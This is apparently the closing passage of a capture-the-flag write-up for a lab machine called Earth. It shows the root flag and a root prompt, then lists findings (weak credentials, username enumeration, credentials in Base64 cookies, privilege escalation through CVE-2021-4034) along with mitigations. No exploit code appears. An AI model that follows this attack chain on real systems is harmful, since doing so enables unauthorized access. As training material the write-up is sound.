 ]MMH#              ""*""""*#MMMMMMMMMMMMM'    -
 MMMMMb_                    |MMMMMMMMMMMP'    :
 HMMMMMMMHo                  `MMMMMMMMMT       .
 ?MMMMMMMMP                   9MMMMMMMM}       -
 -?MMMMMMM                   |MMMMMMMMM?,d-    '
  :|MMMMMM-                  `MMMMMMMT .M|.   :
   .9MMM[                     &MMMMM*' `'    .
    :9MMk                      `MMM#"        -
      &M}                       `          .-
       `&.                                .
         `~,   .                         ./
            . _                        .-
              '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

- Results:
  - I am Root

Conclusion

6.1 Summary of Findings

1- Weak Credentials:
2- The use of default or weak credentials allowed easy access to the system.
3- User Enumeration:
4- Differences in error messages exposed valid usernames, making the system vulnerable to brute force attacks.
5- Insecure Cookies:
6- Storing credentials in Base64-encoded cookies led to unauthorized access via token manipulation.
7- Unpatched Vulnerability (CVE-2021-4034):
8- A critical, publicly-known vulnerability allowed for privilege escalation to root.

6.2 Recommendations for Mitigation

1- Strengthen Credential Policies:
2- Enforce the use of strong passwords and eliminate default credentials immediately after deployment.
3- Implement User Lockout and Standard Error Messaging:
4- Prevent user enumeration and brute force attacks by standardizing error messages and implementing account lockouts after several failed attempts.
5- Secure Cookie Handling:
6- Do not store sensitive information in cookies; use secure, encrypted tokens with expiration and enforce HTTPS-only cookies.
7- Regular Patch Management:
8- Ensure that all systems are up-to-date with the latest security patches and monitor for known vulnerabilities.

EAGLE

Security First, Always

Last Page